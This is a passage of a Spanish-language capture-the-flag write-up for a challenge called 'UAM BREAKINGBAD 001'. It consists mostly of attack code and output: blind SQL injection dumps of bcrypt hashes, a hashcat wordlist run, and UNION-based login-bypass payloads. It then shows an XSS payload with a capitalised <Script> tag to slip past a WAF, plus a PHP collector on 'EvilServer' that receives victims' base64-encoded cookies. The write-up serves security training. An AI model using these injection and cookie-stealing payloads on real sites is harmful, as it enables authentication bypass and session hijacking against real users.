        [40] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36
        [50] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36 0x4d 0x73
0x56 0x54 0x44 0x2e 0x71 0x2e 0x47 0x75
[+] 2b$05$GCyr8ng0S1q5uMEswenhMer6dJOo/JsF6MsVTD.q.GuCFkojIbCG

        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36 0x4d 0x73
0x56 0x54 0x44 0x2e 0x71 0x2e 0x47 0x75 0x43 0x46 0x6b 0x6f 0x6a 0x49 0x62 0x43 0x47 0x32
[+] USERNAME: Bom

        [10] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70
        [20] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e
        [30] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63
        [40] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46
        [50] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46
0x30 0x71 0x36 0x65 0x39 0x51 0x6d 0x55
[+] 2b$05$uEp1OG0G.vue.JaF9qfd2OcrZiN3b8AQFsF0q6e9QmUfiTi69xGN

        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46
0x30 0x71 0x36 0x65 0x39 0x51 0x6d 0x55 0x66 0x69 0x54 0x69 0x36 0x39 0x78 0x47 0x4e 0x69
[+] USERNAME: Luci

        [10] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f
        [20] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66
        [30] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36
        [40] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67
        [50] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42
0x49 0x69 0x74 0x6f 0x72 0x45 0x47 0x33
[+] 2b$05$YY/Ndis/cskrfIDIppNhCO6VcwaQFuEkgTBIitorEG3VJ2bjY28w

        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42
0x49 0x69 0x74 0x6f 0x72 0x45 0x47 0x33 0x56 0x4a 0x32 0x62 0x6a 0x59 0x32 0x38 0x77 0x36
[20200517-23:34]root@vegeta:/media/sf_HACK/UAM/UAM-BB-01#
```

```
==================================
> UAM BREAKINGBAD 001 - BLIND SQLI <
==================================
[+] PASSWORDS:
[+] USERNAME: Pepi
        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36 0x4d 0x73 0x56 0x54 0x44 0x2e
        0x71 0x2e 0x47 0x75 0x43 0x46 0x6b 0x6f 0x6a 0x49 0x62 0x43 0x47 0x32

[+] USERNAME: Bom
        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46 0x30 0x71 0x36 0x65
        0x39 0x51 0x6d 0x55 0x66 0x69 0x54 0x69 0x36 0x39 0x78 0x47 0x4e 0x69

[+] USERNAME: Luci
        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42 0x49 0x69 0x74 0x6f
        0x72 0x45 0x47 0x33 0x56 0x4a 0x32 0x62 0x6a 0x59 0x32 0x38 0x77 0x36
```

username	password
Pepi	$2b$05$GCyr8ng0S1q5uMEswenhMer6dJOo/JsF6MsVTD.q.GuCFkojIbCG2
Bom	$2b$05$uEp1OG0G.vue.JaF9qfd2OcrZiN3b8AQFsF0q6e9QmUfiTi69xGNi
Luci	$2b$05$YY/Ndis/cskrfIDIppNhCO6VcwaQFuEkgTBIitorEG3VJ2bjY28w6

[+] BRUTEFORCEEEEEE!!!

Lanzamos un hashcat a las contraseñas, sabemos que son bcrypt/blowfish, lo dejamos corriendo mientras probamos otras cosas.
No haremos fuerza bruta, ya que podemos eternizarnos. Pasamos el rockyou.txt por si suena la flauta.

```
[20200517-16:25]root@vegeta:~/UAM/UAM-BB-01# hashcat -m 3200 -a 0 users.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...
```


El resultado era el esperado, no rompemos ninguna :(

```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: users.hash
Time.Started.....: Sun May 17 16:26:43 2020 (18 hours, 2 mins)
Time.Estimated...: Mon May 18 10:28:43 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      644 H/s (5.74ms) @ Accel:4 Loops:2 Thr:8 Vec:8
Recovered........: 0/3 (0.00%) Digests, 0/3 (0.00%) Salts
Progress.........: 43033155/43033155 (100.00%)
Rejected.........: 2358/43033155 (0.01%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:30-32
Candidates.#1....: $HEX[20204a4f53452020] -> $HEX[042a0337c2a156616d6f732103]

Started: Sun May 17 16:26:43 2020
Stopped: Mon May 18 10:28:44 2020
```


Tenemos posibilidad de SQLi y sabemos que hash (Bcrypt) utiliza la base de datos, vamos a probar a inyectar nuestro propio hash:

https://www.browserling.com/tools/bcrypt $2a$05$ rounds configurable
username=%') UNION ALL (select '1' as username, '$2a$05$vaAUF5zpTR3OPg/GpaeawOk0wwiQ/HCwBE1OY6GWTGFT7LHYMWwpG' as password ; --&password=1234&submit=Login
username=%' UNION select '1' as username, '$2a$05$vaAUF5zpTR3OPg/GpaeawOk0wwiQ/HCwBE1OY6GWTGFT7LHYMWwpG' as password WHERE '1='1&password=1234&submit=Login

https://passwordhashing.com/BCrypt?plainText=1234 $2b$10$
username=Pepi' OR 1=1) UNION ALL SELECT (SELECT username FROM users WHERE username='Pepi'),'$2b$10$rNFak4vdYGcoF8ZTQhPnRule3KRqd0.jlk45T4FIBmBNBRSQnlS8q';-- lol --&password=1234&submit=Login
username=Luci') UNION ALL SELECT (SELECT username FROM users WHERE username='Luci'),'$2b$10$rNFak4vdYGcoF8ZTQhPnRule3KRqd0.jlk45T4FIBmBNBRSQnlS8q';-- lol --&password=1234&submit=Login




username=Luci' AND 1=0) UNION ALL SELECT (SELECT username FROM users WHERE username='Luci'),'$2b$10$rNFak4vdYGcoF8ZTQhPnRule3KRqd0.jlk45T4FIBmBNBRSQnlS8q';-- lol --&password=1234&submit=Login




Conseguimos una sessión que no tiene mensaje de Flashes!!!
Nuestra cookie buena se llama "token"

Luci: Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ilkx1Y2kiLCJyYW5kb20iOjAuOTI2NzI1NjY4MzU4NTA4M30.YnpPuopPchHBRJw07buJ37ciPgiSfXZFPzycLsqtB-c; Path=/
Pepi: Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IlBlcGkiLCJyYW5kb20iOjAuNzAwNTY1OTQ3OTQ5OTY4MX0.5O1FgtTstINKGhMr2VW4K__MoSlSa7y1f5Dcglgg5v0; Path=/
Bom: Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IlJvbSIsInJhbmRvbSI6MC41MzI0OTA5MDAxNjg3NjU1fQ.g_bzI5Ru92FKCrOXdtyAyh565ugx-m-3X8M9JjqnGEQ; Path=/

Al intenar hacer login y con la ayuda de burp para reemplazar la cookie, vemos que llega una segunda petición con /dashboard
Bingo!





Al inciar sesión nos redirige al dashboard, donde vemos que podemos almacenar mensajes:



También vemos que en el dirbuster aparecía un feedback, y al entar podemos enviar un mensaje, que será leído por el "becario": (adicionalmente en el fuente del dashboard, encontramos esto:)


```
<!-- TODO: Implement some kind of /feedback form -->
```






[+] Vamos a intentar robarle la cookie :D

Probamos a enviarle un enlace a una página para ver si abre los links:



No sigue los links, así que habrá que lanzar un XSS:



Tenemos un guau guau! Parece que nos hemos encontrado el WAF

Con poner una mayúscula en el <Script>, somos capaces de pasar el WAF, pero nos falta encontrar el payload correcto.


Creamos un fichero PHP en nuestro EvilServer, para que recoja por get la petición que vamos a pasar:

```
<?php
    $cookie = $_GET['ckie'];
    $file = fopen('cookies_20200518_123.txt.html', 'a+');
    fwrite($file, 'Cookie:' .$cookie.'</br>');
    fclose($file);
?>
```

La petición sería:http://evilserver/test/index.php?ckie=
Y lo que queremos es el document.cookies, pero para evitar problemas con el servidor web y el get, lo codeamos en base64.
Nuestro payload final sería:

<Script>new Image().src="http://EvilServer/test/index.php?ckie="+btoa(document.cookie);</Script>


Todo URLencoded.
No acaba de ejecutarlo bien, por lo que añadimos relleno para hacerlo parecer más lícito y que no solamente le llegue el código con el bloque <script>, añadimos un cierre de div </div>:




O al estilo
eaking Bad:

```
msg=
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>
<Script>new+Image().src%3d"http%3a/ EvilServer /test/index.php%3fckie%3d"%2bbtoa(doc
ument.cookie)%3b</Script><br><br><br><br><br><br><br><br><br><br>
```


Y vemos esto en nuestro evil server:



Descodificando el base64 nos da la Flag:



FLAG=UAM{8ddeae700d13faeb03c89a682400c688}



Muchas gracias a todos los integrantes de UAM y a Julian por el reto!! CRACK!